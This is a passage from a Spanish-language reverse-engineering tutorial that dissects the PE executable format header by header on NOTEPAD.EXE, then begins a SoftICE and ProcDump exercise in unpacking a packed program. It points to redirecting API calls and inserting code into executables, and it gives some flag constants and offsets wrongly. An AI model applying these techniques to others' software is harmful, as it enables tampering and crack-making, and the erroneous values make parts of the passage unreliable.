0012	**Word**	**Checksum o 0. Valor de verificación de la suma de las palabras en el ejecutable, usado para verificar la validación por posibles datos perdidos.**
0014	**Dword**	**CS:IP relativo al inicio del ejecutable (Entry point = Punto de entrada)**
0018	**Word**	**Desplazamiento (offset) de la tabla de relocalización. 40h para los nuevos (NE, LE, LX, W3, PE, etc) ejecutables**
001A	**Word**	**Número de traslape (0 = programa principal)**

El primer campo de esta estructura, en el desplazamiento 0000, hay dos caracteres: "MZ", que indican que se trata de un archivo ejecutable .EXE.

Si abrimos con HEX WORKSHOP u otro editor hexadecimal un archivo .EXE de DOS, por ejemplo DEBUG.EXE, generalmente ubicado en el directorio C:\WINDOWS\COMMAND, veremos en la parte izquierda, en la ventana que despliega caracteres en ASCII, que en el desplazamiento 0000 hay dos caracteres: 'MZ'. Es el número mágico que identifica los archivos .EXE.

A este antiguo encabezado EXE MZ se le han agregado algunos campos que informan al cargador del Sistema Operativo (SO) dónde está el encabezado PE con información relevante para W32.

Encabezado MZ Extendido

001C	**Dword**	**Tabla de relocalización con un número variable de reubicación de elementos.**
0020	**Dword**	**Identifuicador OEM**
0024	**Dword**	**Información OEM.**
0028	**26Bytes**	**Reservado.**
003C	**Dword**	**Desplazamiento del nuevo encabezado EXE desde el inicio del archivo o 0 si es un archivo MZ EXE**

El último campo de esta extensión, 'e_lfanew', indica la dirección donde está la signatura que identifica el formato del archivo. Si se trata de un archivo con un programa W32, este campo apunta a dos caracteres: "PE" (Portable Executable), el formato elegido por M$ para los archivos con programas W32.

Si abrimos NOTEPAD.EXE con con HEX WORKSHOP y revisamos el campo e_lfanew en el desplazamiento 003Ch, veremos el número 8000h, que al revés es 0080h, el desplazamiento donde veremos los caracteres 'PE', que identifican el

formato del archivo (Si trabajas con HEX WORKSHOP, no cierres todavía este archivo). Si ahora abrimos con HEX WORKSHOP el archivo WINFILE.EXE, generalmente ubicado en el directorio C:\WINDOWS, veremos que el desplazamiento 003Ch apunta al desplazamiento 0400h, donde encontramos los caracteres 'NE', que es el formato de los archivos W16.

Inmediatamente después de la signatura hay dos bytes o una palabra (WORD) con ceros, después de los cuales inicia el encabezado PE. En la actualidad, el formato NE está practicamente extinguido. Lo pasaré por alto y me concentraré en el formato PE.

Entre el encabezado MZ DOS y la signatura PE, está la seccuón "STUB" del archivo, la cual se incluye para el despliegue de un mensaje que indica que el programa sólo puede correr en Windows.

¿32 BITS?: MÁS CABEZAS
==========

Dos bytes delante de la signatura se inicia el encabezado PE, cuya estructura es:

```
_IMAGE_FILE_HEADER STRUC
Machine DW ?
NumberOfSections DW ? ; No. de secciones
TimeDateStamp DD ?
PointerToSymbolTable DD ? ; Dir. de la tabla de símbolos
NumberOfSymbols DD ? ; No. de simbolos
SizeOfOptionalHeader DW ? ; Tamaño del proximo encabezado
Characteristics DW ?
_IMAGE_FILE_HEADER ENDS

PIMAGE_FILE_HEADER TYPEDEF NEAR PTR _IMAGE_FILE_HEADER
IMAGE_SIZEOF_FILE_HEADER EQU 20
```

Traduzcamos ésta a estructura a una tabla a desplazamientos:

Encabexado PE

0000	**Word**	**CPU_TYPE = Tipo de CPU** **0000 - Desconocido 0162 - MIPS I** **014c - 80386 0163 - MIPS II** **014d - 80486 0166 - MIPS III** **014e - 80586**
0002	**Word**	**Número de objetos en la tabla de objetos**
0004	**Dword**	**Estampa Tiempo/Fecha**
0008	**8Bytes**	**Puntero a la tabla de símbolos**
0010	**Word**	**Tamaño del encabezado siguiente, encabezado opcional NT**
0012	**Word**	**Banderas** **0 - Imagen del Programa 2 - EXE** **200 - Dirección fijada 2000 - Librería**

Uno de los campos más importantes de este encabezado es el segundo, en el desplazamiento 0004 desde el inicio del encabezado, que indica el número de secciones en el que se divide el ejecutable. Podemos ver en el volcado de NOTEPAD.EXE en HEX WORKSHOP, en el desplazamiento 0086h, el valor 0600h, que invertido es 0006h, el número de secciones que hay en el archivo.

Como dijimos al comienzo, el formato PE divide su contenido en varias secciones con información de tipo específico. El campo NumberOfSections indica este número.

Otro campo que puede ser de utilidad es SizeOfOptionalHeader, que indica el tamaño del encabezado opcional, inmediatamente después del encabezado PE. Este valor para NOTEPAD.EXE está en el desplazamiento 94h y es E000h, que invertido es 00E0h=224D, es decir, el encabezado opcional tiene un tamaño de 224 bytes.

OTRA CABEZA MÁS
==========

Inmediatamente después inicia el encabezado opcional NT. Randy Katz, en su clásico artículo de 1993, "The Portable Executable File Format from Top to Bottom", divide este encabezado opcional en dos partes, una con campos standard y otra con campos adicionales:

```
_IMAGE_OPTIONAL_HEADER STRUC
; ////////////////////////////////////
; CAMPOS STANDARD
; ////////////////////////////////////
Magic DW ?
MajorLinkerVersion DB ?
MinorLinkerVersion DB ?
SizeOfCode DD ? ; Tamaño del codigo
SizeOfInitializedData DD ? ; Tamaño de datos inicializados
SizeOfUninitializedData DD ? ; Tamaño de datos no inicializados
AddressOfEntryPoint DD ? ; Dir. virtual del punto de entrada del prog.
BaseOfCode DD ? ; Dir fisica de la base del cod.
BaseOfData DD ? ; Dir fisica de los datos
; ////////////////////////////////////////////////
; CAMPOS ADICIONALES NT
; ////////////////////////////////////////////////
ImageBase DD ? ; Dir virtual de la base de la img.
SectionAlignment DD ? , Alineamiento de secc.
FileAlignment DD ? ; Alinamiento de archivo
MajorOperatingSystemVersion DW ?
MinorOperatingSystemVersion DW ?
MajorImageVersion DW ?
MinorImageVersion DW ?
MajorSubsystemVersion DW ?
MinorSubsystemVersion DW ?
Reserved1 DD ?
SizeOfImage DD ? ; Espacio reservado en memoria para el archivo
SizeOfHeaders DD ? ; Tamaño del conjunto de los encabezados
CheckSum DD ?
```

```
Subsystem DW ?
DllCharacteristics DW ?
SizeOfStackReserve DD ?
SizeOfStackCommit DD ?
SizeOfHeapReserve DD ?
SizeOfHeapCommit DD ?
LoaderFlags DD ?
NumberOfRvaAndSizes DD ?
DataDirectory _IMAGE_DATA_DIRECTORY 16 DUP ( <> ) ; Tabla de directorios
_IMAGE_OPTIONAL_HEADER ENDS                        ; de secciones
```

PIMAGE_OPTIONAL_HEADER TYPEDEF NEAR PTR _IMAGE_OPTIONAL_HEADER

A continuación la tabla de desplazamientos equivalentes para esta estructura:

Encabezado opcional NT

Campos Estandard		
0000	**Word**	**Reservado**
0002	**Word**	**Versión del enlazador (LINKER)**
0004	**Dword**	**Tamaño de la sección o segmento de código**
0008	**Dword**	**Tamaño de la sección de datos inicializados**
0010	**Dword**	**Tamaño de la sección de datos no inicializados**
0014	**Dword**	**Dirección virtual del punto de entrada (RVA: Relative Virtual Address) - La ejecución comienza aquí.**
0018	**Dword**	**Base de la sección de código**
001C	**Dword**	**Base de la sección de datos**
Campos Adicionales		
0020	**Dword**	**Base de la Imagen - inicio de la imagen en la memoria virtual.**
0024	**Dword**	**Alineamiento de los Objetos (Potencia de 2 512-256M)**
0028	**Dword**	**Alineamiento del Archivo (Potencia de 2 512-64k)**
0032	**Dword**	**Versión requerida de sistema operativo**
0036	**Dword**	**Versión de usuario**
003A	**Dword**	**Versión de subsistema**
003E	**Dword**	**Reservado**
0044	**Dword**	**Tamaño de la imagen: espacio reservado en memoria para el archivo.**
0048	**Dword**	**Tamaño del encabezado**
005C	**Dword**	**Suma de chequeo del archivo**
005E	**Word**	**Subsistema** **0 - Desconocido 1 - Nativo** **2 - Win GUI 3 - Carácter Win**
0060	**Word**	**Banderas DLL**
0064	**Dword**	**Memoria reservada para la pila (stack)**

0068	**Dword**	**Memoria comprometida para la pila**
006C	**Dword**	**Memoria reservada para el montículo (heap)**
0070	**Dword**	**Memoria comprometida para el montículo**
0074	**Dword**	**Reservado**
0078	**Dword**	**Número de directorios RVA/Tamaño presentes** **Todas las entradas RVA tienen tamaño Dword**
0080	**8Bytes**	**RVA/Tamaño de la tabla de Exportaciones**
0088	**8Bytes**	**RVA/Tamaño de la tabla de Importaciones**
0090	**8Bytes**	**RVA/Tamaño de la tabla de Recursos**
0098	**8Bytes**	**RVA/Tamaño de la tabla de Excepciones**
00A0	**8Bytes**	**RVA/Tamaño de la tabla de la tabla de Seguridad**
00A8	**8Bytes**	**RVA/Tamaño de la tabla Fixup**
00B0	**8Bytes**	**RVA/Tamaño de la tabla Debug**
00B8	**8Bytes**	**RVA/Tamaño de la tabla de description de la imagen**
00C0	**8Bytes**	**RVA/Tamaño de la tabla de máquina específica**
00C8	**8Bytes**	**RVA/Tamaño de la tabla de almacenamiento del hilo local**

CAMPOS CRÍTICOS DEL ENCABEZADO

==========

- Tamaño de las secciones -

Para montar el ejecutable, W32 necesita reservar espacio en memoria. Como hemos adelantado, W32 no divide la memoria en segmentos de 64KB como lo hacía DOS sino en secciones de tamaño variable. Los campos SizeOfCode, SizeOfInitializedData y SizeOfUninitializedData, informan el espacio de memoria que el sistema debe reservar para cargar cada una de estas secciones.

Estos valores para NOTEPAD.EXE, tal como puede verse en los desplazamientos 009Ch, 00A0h y 00A4h, respectivamente son 0000 3A00h (tamaño de la sección de código), 0000 4600h (tamaño de la sección de datos inicializados) y 0000 0000h (no hay sección de datos no inicializados).

- Punto de entrada (RVA Entry Point) -

Otro dato que necesita el sistema para ejecutar el programa en el archivo es el punto de entrada, es decir, la dirección de la primera instrucción del programa. Esta información se encuentra en el campo AddressOfEntryPoint, que sigue al campo SizeOfUninitializedData del encabezado opcional NT. Para NOTEPAD.EXE este valor, en el desplazamiento 00A8h, es 0010 0000h, que invertido es 0000 1000h.

RVA es la abreviatura de Relative Virtual Address, que en español significa Dirección Virtual Relativa. Significa una dirección virtual, no real, relativa a la base del archivo. El valor de la base del archivo se encuentra en el campo ImageBase (Base de la Imagen).

- Bases de las secciones -

Los campos BaseOfCode y BaseOfData indican las direcciones virtuales relativas (RVAs) a la base del archivo de la sección de código y de la sección de datos, respectivamente. En NOTEPAD.EXE, estos valores se encuentran en los desplazamientos 00ACh y 00B0h y son, respectivamente, 0000 1000h para la sección de código, y 0000 5000h para la sección de datos.

Observa que, para NOTEPAD.EXE, la base del código (BaseOfCode) coincide con el punto de entrada del programa (EntryPoint). Quiere decir que el programa inicia en la primera instrucción de la sección de código.

- Base de la imagen (Image Base) -

Es la dirección virtual relativa a la base del archivo. Esta información la suministra el campo ImageBase del conjunto de campos opcionales del encabezado opcional NT (estructura _IMAGE_OPTIONAL_HEADER). Para NOTEPAD.EXE, este valor está en el desplazamiento 00B4h y es 0000 0040, invertido 0040 0000h. La experiencia dice que este es el valor por defecto elegido por los enlazadores como base para los archivos EXE con formato PE.

Entonces, en el caso de NOTEPAD.EXE, el programa inicia en la dirección virtual Base_de_la_Imagen + Punto_de_Entrada: 0040 0000h + 0000 1000h = 0040 1000h.

Generalmente, 0040 1000h es la dirección virtual de la entrada de los programas en archivos ejecutables con formato PE.

Esto lo podemos comprobar rápidamente ejecutando NOTEPAD.EXE con el cargador (LOADER) de SICE. Veremos en la ventana desplegada por SICE al detenerse en la primera instrucción que el depurador (DEBUGGER) apunta a la dirección 00401000h.

- Alineamientos -

Para el archivo con formato PE se dan dos alineamientos. El alineamiento de las secciones, campo SectionAlignment, y alineamiento de archivo, campo FileAlignment. Estos campos son relevantes porque determinan cuanta memoria destina el sistema para las secciones y el archivo.

Los ejecutables W32 no están divididos en segmentos de hasta 64 KB, como en DOS, sino en secciones cuyo tamaño es el múltiplo de una página de memoria. El tamaño de una página de memoria es de 4 KB. Si una sección ocupa 8 páginas de memoria, su tamaño es de 8*4=32 KB.

Cada sección del archivo PE es cargada secuencialmente en el espacio de direcciones de un proceso, comenzando en ImageBase. El campo SectionAlignment dicta la cantidad mínima de espacio que una sección puede ocupar cuando es cargada --es decir, las secciones están alineadas sobre los límtes o fronteras de SectionAlignment.

El alineamiento de sección no puede ser menor al tamaño de una página (generalmente 4096 bytes en la plataforma x86) y debe ser, en todo caso, un múltiplo del tamaño de la página, tal como dicta el manejador de memoria virtual de Windows. El enlazador (LINKER) establece un valor de 4096 bytes por defecto, pero esto puede establecerse usando del conmutador de enlazador: -ALIGN.

Por ejemplo, si una sección del programa tiene un tamaño de 1200 bytes, el enlazador asignará a esta sección una página, es decir 4096 bytes. Entonces, cuando el programa sea cargado en RAM, el sistema comprometerá una página de memoria física para esta sección.

Para NOTEPAD.EXE, SectionAlignment se encuentra en el desplazamiento 0B8h y tiene un valor de 0000 1000h = 4096 bytes, que es el tamaño de una página.

El campo FileAlignment informa sobre la granularidad mínima de trozos (chunks) de información dentro de la imagen antes de ser cargada. Por ejemplo, el enlazador llena con ceros (zero-pads) un cuerpo de sección (datos brutos [raw data] para una sección) por encima del límite o frontera más cercana de FileAlignment en el archivo. Este valor, FileAlignment, está restringido a ser una potencia de 2 entre 512 y 65,535. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (un sector de disco tiene un tamaño de 512).

En NOTEPAD.EXE, FileAlignmentse encuentra en el desplazamiento 0BCh y tiene un valor de 0000 0200h = 512 bytes.

- Tamaño de la imagen -

Otro campo indispensable es SizeOfImage, ya que para montar el archivo W32 necesita reservar espacio en memoria. Esta información se encuentra en el campo SizeOfImage. Este valor no es propiamente el tamaño del ejecutable sino la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Este número depende bastante del valor SectionAlignment.

Si un archivo tiene seis secciones, alineadas sobre fronteras de 65,536 bytes, el campo SizeOfImage debería ser 6 * 65.536 = 393.216 bytes (96 páginas). El mismo archivo enlazado con un alineamiento de sección de 4096 bytes (1 página) debería dar 6 * 4096 = 24576 bytes (6 páginas) en el campo SizeOfImage. Pero esto sólo es así si todas las secciones tienen el mismo tamaño. Puede haber secciones con un tamaño mayor al de una página, lo cual cambia el valor de SizeOfImage.

Podemos calcular SizeOfImage para NOTEPAD.EXE. Tiene 6 secciones y su valor SectionAlignement es 1000h = 4096 bytes, entonces SizeOfImage debería ser 6 * 1000h = 6000h, sin embargo este no es el caso.

En NOTEPAD.EXE SizeOfImage está en el desplazamiento 00D0h, cuyo contenido es 00C0 0000h, que invertido es 0000 C000h. Esto es así porque seguramente hay secciones con un tamaño mayor a una página de memoria.

- Directorio de Datos -

Al final del encabezado opcional hay un directorio, que ocupa el campo DataDirectory. Se trata de un vector o arreglo (array) que guarda las direcciones donde se encuentran las tablas de datos de las secciones del archivo. Cada una de estas entradas tiene un tamaño de 8 bytes y se divide en dos campos. El primero indica la dirección virtual relativa a la base donde se encuentra la tabla con datos acerca de alguna sección. El otro campo dice el tamaño de la tabla. Cada entrada de este directorio tendría entonces la siguiente estructura:

```
_IMAGE_DATA_DIRECTORY STRUC
VirtualAddress DD ? ; Dirección virtual donde está la tabla
Size@ DD ? ; Tamaño de la tabla
_IMAGE_DATA_DIRECTORY ENDS

PIMAGE_DATA_DIRECTORY TYPEDEF NEAR PTR _IMAGE_DATA_DIRECTORY
```

El número de entradas del directorio está indicado en el campo NumberOfRvaAndSizes del encabezado opcional. Generalmente este valor es 0000 0010h=16D. El tamaño del directorio de datos sería el valor igual al número de entradas por ocho bytes de cada entrada. En este caso es 128 bytes. En NOTEPAD.EXE este valor está en el desplazamiento 00F4h y contiene 1000 0000, que invertido es 0000 0010h = 16d, es decir, 16 entradas en el directorio de datos.

De acuerdo al archivo WINNT.H, las siguientes son las entradas del direcorio de datos.

; Números correspondientes a las entradas del directorio de datos

```
IMAGE_DIRECTORY_ENTRY_EXPORT EQU 0
IMAGE_DIRECTORY_ENTRY_IMPORT EQU 1
IMAGE_DIRECTORY_ENTRY_RESOURCE EQU 2
IMAGE_DIRECTORY_ENTRY_EXCEPTION EQU 3
IMAGE_DIRECTORY_ENTRY_SECURITY EQU 4
IMAGE_DIRECTORY_ENTRY_BASERELOC EQU 5
IMAGE_DIRECTORY_ENTRY_DEBUG EQU 6
IMAGE_DIRECTORY_ENTRY_COPYRIGHT EQU 7
IMAGE_DIRECTORY_ENTRY_GLOBALPTR EQU 8
IMAGE_DIRECTORY_ENTRY_TLS EQU 9
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG EQU 10
```

El número que se asigna a cada entrada de directorio de datos se emplea para facilitar las rutinas de búsqueda de información sobre las secciones.

VERIFIQUEMOS

==========

Ahora cerremos HEX WORKSHOP. Tomemos nota de los valores que hemos encontrado. Abramos NOTEPAD.EXE en EXESCOPE o en PROCDUMP y comparemos los valores desplegados con los que hemos obtenido hasta ahora. Para esta evaluación es mejor usar EXESCOPE ya que muestra el nombre de los encabezados y los desplazamientos donde están los datos.

Comparemos entonces... Nada mal ¿cierto?

Este proceso de ubicación manual, que puede ser tan engorroso hacerlo de esta manera, lo realiza el cargador de Windows de una manera muy rápida y automática. También es el mismo proceso seguido por los volcadores y editores de encabezados de archivos PE.

MÁS CABEZAS ¡HASTA CUÁNDO!

==========

La información sobre las secciones del archivo PE se encuentra en las tablas de secciones, después del encabezado opcional están, ordenadas secuencialmente. Cada una de estas tablas tiene la siguiente estructura:

```
_IMAGE_SECTION_HEADER STRUC
Name DB 8 DUP ( ? ) ; Cadena con el nombre de la sección
; ////
; Misc
; ////
tag$0 <>
VirtualAddress DD ?
SizeOfRawData DD ?
PointerToRawData DD ?
PointerToRelocations DD ?
```

PointerToLinenumbers DD ?
NumberOfRelocations DW ?
NumberOfLinenumbers DW ?
Characteristics DD ?
_IMAGE_SECTION_HEADER ENDS

PIMAGE_SECTION_HEADER TYPEDEF NEAR PTR _IMAGE_SECTION_HEADER

tag$0 UNION
PhysicalAddress DD ?
VirtualSize DD ?
tag$0 ENDS

Espero que ya no se necesite presentar esta estructura con una tabla de desplazamientos.

El primer campo de la tabla es una arreglo (array) de 8 bytes de largo donde se escribe una cadena de caracteres con el nombre de la sección. Sigue una unión con el tamaño virtual de la sección. Luego el campo VirtualAddress es la dirección virtual relativa a la base de la imagen donde se encuentra la sección.

SizeOfRawData es el tamaño del FileAlignment relativo al cuerpo de la sección. El tamaño actual del cuerpo de la sección será menor o igual al múltiplo de FileAlignment. Una vez que la imagen es cargada dentro del espacio de direcciones de un proceso, el tamaño del cuerpo de la sección llega a ser menor o igual a un multiplo de SectionAlignment. PROCDUMP despliega este campo bajo el nombre "RAW DATA".

PointerToRawData es el desplazamiento a la localización del cuerpo de la sección en el archivo. PROCDUMP llama a este campo "RAW OFFSET".

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es
ejecutable, si es compartible, etc. PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

· 000000020h __Código.
· 000000040h __Datos inicializados.
· 000000080h __Datos no inicializados.
· 040000000h __Sección cacheable.
· 080000000h __Sección paginable.
· 100000000h __Sección compartida.
· 200000000h __Ejecutable.
· 400000000h __Se puede leer.
· 800000000h __Se puede escribir en la sección.

Por ejemplo, si las características es E0000020H, entonces se trata de una sección en la que

1. se pueden escribir datos 80000000h
2. se pueden leer datos 40000000h

3. se pueden compartir datos 10000000h
4. hay código 00000020h

E0000020h

Se trata de una sección con código ejecutable. Esta comúnmente lleva como nombre .text.

Hay una tabla de estas para cada sección. NOTEPAD.EXE tiene seis secciones, por lo que tiene seis tablas de secciones.

Abramos de nuevo NOTEPAD.EXE con el editor hexadecimal.

En NOTEPAD.EXE la primera tabla se encuentra en el desplazamiento 0178h. Visualmente es simple ubicarla con el editor hexadecimal ya que cada tabla se inicia con el campo Name, que es un campo de ocho bytes con una cadena de caracteres ASCII con el nombre de la sección. El nombre de la primera sección en NOTEPAD.EXE es .text. Es el nombre que por defecto se asigna a la sección con código ejecutable.

Hay varias secciones predefinidas, cuyos nombres son:

· Sección de código ejecutable: .text
· Secciones de datos: .bss, .rdata, .data
· Sección de recursos: .rsrc
· Sección de datos exportados: .edata
· Sección de datos importados: .idata
· Sección de información para depuración: .debug

"Export" contiene información sobre los nombres que exporta el programa y pueden ser solicitados y usados por otros procesos.

"Import" indica las funciones que el programa solicita a otros; generalmente son funciones que se encuentran en las DLL del sistema, donde se encuentran las funciones de la API de Windows, que son incluidas en los prototipos que definen las funciones empleadas en el programa.

"Resources" contiene información sobre los recursos que contiene el programa: menúes, diálogos, iconos, bitmaps, cadenas de texto, etc.

"Debug" es la sección donde el enlazador, si así lo quizo el programador, guarda información para facilitar la depuración del programa, con un depurador (debugger).

El siguiente campo de una entrada del directorio de datos, después del nombre, es una unión con el tamaño de la sección. La dirección virtual donde se encuentra la sección está en el campo VirtualAddress. La dirección física de la sección está en PointerToRawData.

TABLAS DE DATOS

==========

Cada sección tiene una tabla, generalmente al comienzo, con información particular sobre ella.

Para localizar una tabla de éstas, se determina su dirección virtual relativa (RVA: RELATIVA VIRTUAL ADDRESS).

Este valor está en el primer campo de la entrada correspondiente en el directorio de datos. Luego se usa esta dirección virtual para determinar en cuál sección está.

La dirección física de la sección nos la dá el campo PointerToRawData de la tabla de sección. La tabla de datos de la sección está en un desplazamiento igual al dato en el campo VirtualAddress en la entrada del directorio de datos, al final del encabezado opcional, menos el dato del campo VirtualAddress en la tabla de sección correspondiente. Este desplazamiento es relativo a la dirección en el campo PointerToRawData.

Como vimos, las tablas de secciones se encuentran inmediatamente después del directorio de datos, es decir después del encabezado opcional.

Con la dirección física del desplazamiento a la primera tabla de las secciones de la imagen, con el número de secciones de la imagen (en el campo NumberOfSection del encabezado PE, la RVA donde inicia la sección, la RVA de la tabla de datos de la sección y el puntero a los datos brutos de
la sección PointerToRawData, puedo localizar donde se hallan los datos que conforman la tabla de datos de una sección.

Como ilustración localicemos la tabla de la sección de nombres importados .idata en NOTEPAD.EXE.

Primero buscamos en el directorio de datos la entrada que corresponde a .idata. Es la entrada número 1, es decir, la segunda porque la primera es la número 0 (véase los números correspondientes a las entradas del directorio de datos). En NOTEPAD.EXE localizamos esta entrada en el desplazamiento 0100h, que inicia con el campo VirtualAddress de la entrada del directorio que dice la dirección virtual donde se ubica la tabla de datos de la sección .idata. El valor es 0070 0000, que invertido es 0000 7000h.

Luego localizamos el segundo campo de la tabla de sección correspondiente a .idata. Este campo se llama también VirtualAddress e indica la dirección virtual donde inicia la sección. Para encontrarlo manualmente, buscamos la cadena ".idata"; la tabla de sección correspondiente a esta sección inicia en el deplazamiento donde hallamos esa cadena. Este campo se ubica, en NOTEPAD.EXE, en 01F0. El campo VirtualAddres de esta sección estará entonces en 01FC, ya que el primer campo, donde está la cadena con el nombre, tiene 8 bytes y el siguiente campo, con el tamaño de la sección, tiene 4 bytes. El valor en 01FC es 0000 7000h. Quiere decir que la tabla de datos de la sección se encuentra en el inicio de ésta.

Ya que hemos localizado la tabla de seccción, obtenemos el valor del campo PointerToRawData. Este campo lo ubicamos en 0204, y contiene 0042 0000, que invertido es 0000 4200h. Es el desplazamiento del archivo donde están los datos brutos de la sección.

Con estos datos ya podemos localizar la tabla de datos de la sección .idata en NOTEPAD.EXE. Resto la dirección virtual de la sección (campo VirtualAddress de la tabla de sección) a la dirección de la tabla de datos de esa sección (campo VirtualAddress en el directorio de datos). En este caso, la diferencia es cero: la tabla de datos está al inicio de la sección. A la diferencia obtenida le sumo el valor del campo PointerToRawData y obtengo el desplazamiento donde se encuentra la tabla de datos de la sección .idata. Como la dirección virtual de la sección coincide con la dirección de su tabla de datos, el desplazamiento dentro del archivo, donde se encuentra la tabla de datos de la sección .idata, coincide el valor en PointerToRawData: 4200h.

Puede parecer un proceso muy complejo. Pero basta imaginar lo que significaría que el cargador del SO tuviera que buscar de manera secuencial en un ejecutable de 3.2 MB, por ejemplo, qué funciones el programa importa de las librerías DLL del sistema.

Bien, ahora que hemos localizado la tabla de datos de la sección, podemos buscar en ella los nombres importados.

La tabla de datos de la sección de datos importados tiene también una estructura de directorio, es decir, es una tabla con

varias entradas con la misma estructura cada una. Por este motivo podemos llamar a esta tabla Directorio de Datos Importados, cuyas entradas tienen la siguiente estructura, que llamamos IMAGE_IMPORT_DESCRIPTOR:

```
IMAGE_IMPORT_DESCRIPTOR struc
dwRVAFunctionNameList DWORD ? ;
TimeDateStamp DWORD ? ;
ForwarderChain DWORD ? ;
dwRVAModuleName DWORD ? ;
dwRVAFunctionAddressList DWORD ? ;
IMAGE_IMPORT_DESCRIPTOR ends
```

PIMAGE_IMAGE_IMPORT_DESCRIPTOR TYPEDEF PTRIMAGE_IMPORT_DESCRIPTOR

Hay tantas entradas de este tipo como módulos importados sean importados. Es decir, hay una entrada ImportDirectory para cada módulo importado.

El primer campo, dwRVAFunctionNameList, apunta a un arreglo (array) de punteros a estructuras llamadsa IMAGE_IMPORT_BY_NAME, que son las listas con los nombres y ordinales de las funciones a usar del módulo importado.

TimeDateStamp indica cuando el archivo fue fabricado.

Uno de los campos importantes de esta estructura es dwRVAModuleName, una dirección virtual relativa a la base que apunta al nombre del módulo importado.

Si resto al valor de dwRVAModuleName la dirección virtual de la sección, obtengo el desplazamiento desde el inicio de la sección.

En NOTEPAD.EXE, el campo dwRVAModuleName está en el desplazamiento 4200h + 4 + 4 + 4 = 420Ch, y contiene E874 0000, que invertido es 0000 74E8h. La dirección virtual de la sección .idata es 7000h. Entonces el nombre del primer módulo importado se encuentra en:

0000 74E8h - 0000 70000h = 0000 04E8h + 0000 4200h = 0000 46E8h.

En el desplazamiento 46E8h encuentro una cadena con el primer módulo importado por NOTEPAD.EXE: Shell32.dll. Este nombre estará antecedido por el nombre de una de las funciones importadas del módulo y estará seguido por las demás funciones.

El campo dwRVAFunctionNameList apunta a la lista de punteros a los nombres de las funciones importadas en el módulo. Confirmemos esto en NOTEPAD.EXE.

El campo dwRVAFunctionNameList está en 4200h y contiene 0000 7160h, lo que indica que la lista de punteros a nombres importados del módulo correspondiente está en:

0000 7160h - 0000 70000h = 0000 0160h + 4200h = 0000 4360h.

El valor en este desplazamiento es 000 74D8. Es la dirección virtual de la lista de nombres:

0000 74D8 - 0000 7000 = 0000 04D8h + 4200h = 0000 46D8h.

Si vamos a esta dirección encontraremos que contiene el número 004Eh, seguido por la cadena 'ShellExecuteA'. El primer número es el ordinal de exportación de la función con que inicia la lista de nombres importados del módulo, y la cadena es el nombre de la función. El ordinal es un número de referencia que puedo emplear para llamar a la función importada si no poseo su nombre.

El campo dwRVAFunctionAddressList es sumamente importante. Apunta también a un arreglo (array) donde el cargador de W32 coloca la dirección virtual del punto de entrada de la función importada. Esto es de sumo interés: cuando el cargador monta el programa en RAM llena este arreglo con las direcciones virtuales donde inician las funciones importadas. Cuando el programa llama a una de estas funciones lo hace indirectamente a través de una llamada como esta:

jmp [RVA del THUNK]

El campo dwRVAFunctionAddressList está, en NOTEPAD, en 0000 4210h, y contiene el valor 0000 7370h, ya invertido. Quiere decir que apunta a:

7370 - 7000 = 0370 + 4200 = 4570h ; <-- dwRVAFunctionAddressList

Anota este número.

Ahora fíjate. Desensambla NOTEPAD.EXE con W32DASM. Busca la cadena "ShellExecuteA" hasta llegar a:

* Reference To: SHELL32.ShellExecuteA, Ord:004Eh |
:00402DEE FF1570734000 Call dword ptr [00407370]

Es una típica llamada a una función API de W32. Tiene la forma "CALL DWORD PTR [THUNK RVA]. "THUNK RVA" es la RVA donde el cargador de W32 coloca la dirección virtual donde inicia la función importada en el espacio de direcciones del proceso. Si con un programa como OFFSET (de Iczelion) o OFFCAL (de MrCrimson) revisas el desplazamiento en el archivo que corresponde a la dirección de memoria 00407370, verás que esta dirección corresponde al desplazamiento 000 4570h, el mismo apuntado por el campo dwRVAFunctionAddressList correspondiente a la información sobre "ShellExecuteA".

No olvides esto último, porque es muy útil para redirigir los llamados a funciones de la API de W32.

Tenemos ya una idea de como se estructura el encabezado significado de sus campos. Todavía queda analizar otras importantes secciones predefinidas, como la sección de recursos .rcrs. Es una de las secciones más atractivas de los archivos PE. Debido a la complejidad de su estructura, prefiero diferir por ahora su análisis, ya que implica un concepto fundamental para el programador: árbol de búsqueda. Se trata de un concepto de datos estructurados que merecería una atención especial.

De todos modos hagamos un ejercicio para consolidar conocimientos.

Al Atake

DESEMPAQUETANDO EJECUTABLES

Como ejercicio podemos tomar cualquier archivo ejecutable y examinar el encabezado con un editor hexadecimal, anotar los valores críticos y después comprobar si hemos acertado con cualquier volcador (dumper) de archivos PE, como EXESCOPE o PROCDUMP.

Empleemos PROCDUMP y tomemos como víctima SNIPPETCREATOR de Iczelion.
Se trata de un fabuloso programa ideado por un experto en W32 ASM. Además de permitir editar los encabezados de los archivos PE, sirve para insertar SNIPPETS (recortes) en archivos PE. En otras palabras, este programa permite insertar código en ejecutables, no sólo cambiar unos cuantos bytes, sino rutinas enteras.

Para ver un poco la importancia de conocer los encabezados PE, este programa resulta ejemplar. Veamos.

Supongamos que queremos hacer una lista muerta de SNIPPETCREATOR. Lo abrimos con WDASM32 8.9 o con IDA. ¡Qué extraño!. No vemos llamado a ninguna API W32.

Carguemos el programa con SICE ¡Cáspita!, ¿qué pasa...?. No se despliega el programa en la ventana de SICE. Se abre directamente.

Ahora despleguemos SICE (ctrl+D). Instalemos un BRKP: BPX GetModuleHandleA. Ahora F5 y volvemos a Win. Iniciemos SNIPPETCREATOR. ¡Ahora sí! Se despliega SICE. Tecleamos F11 y ya estamos en SNIPPETCREATOR. Hacemos alt+C y bajamos por la ventana de código. Ahora si encontramos un montón de llamadas a APIs W32. Esto no se entiende. ¿De dónde salieron estas
llamadas que no aparecieron en la lista muerta?

Tal vez si hacemos un volcado con un editor de archivos PE, como PROCDUMP, podamos encontrar alguna orientación. Abramos SNIPPETCREATOR con el editor de PROCDUMP.

¿Qué vemos en la ventana PE Structure Editor? El campo "Entry Point" (punto de entrada) tiene el valor 00018037h. Qué rareza. Generalmente este valor es 00001000h para los ejecutables PE.

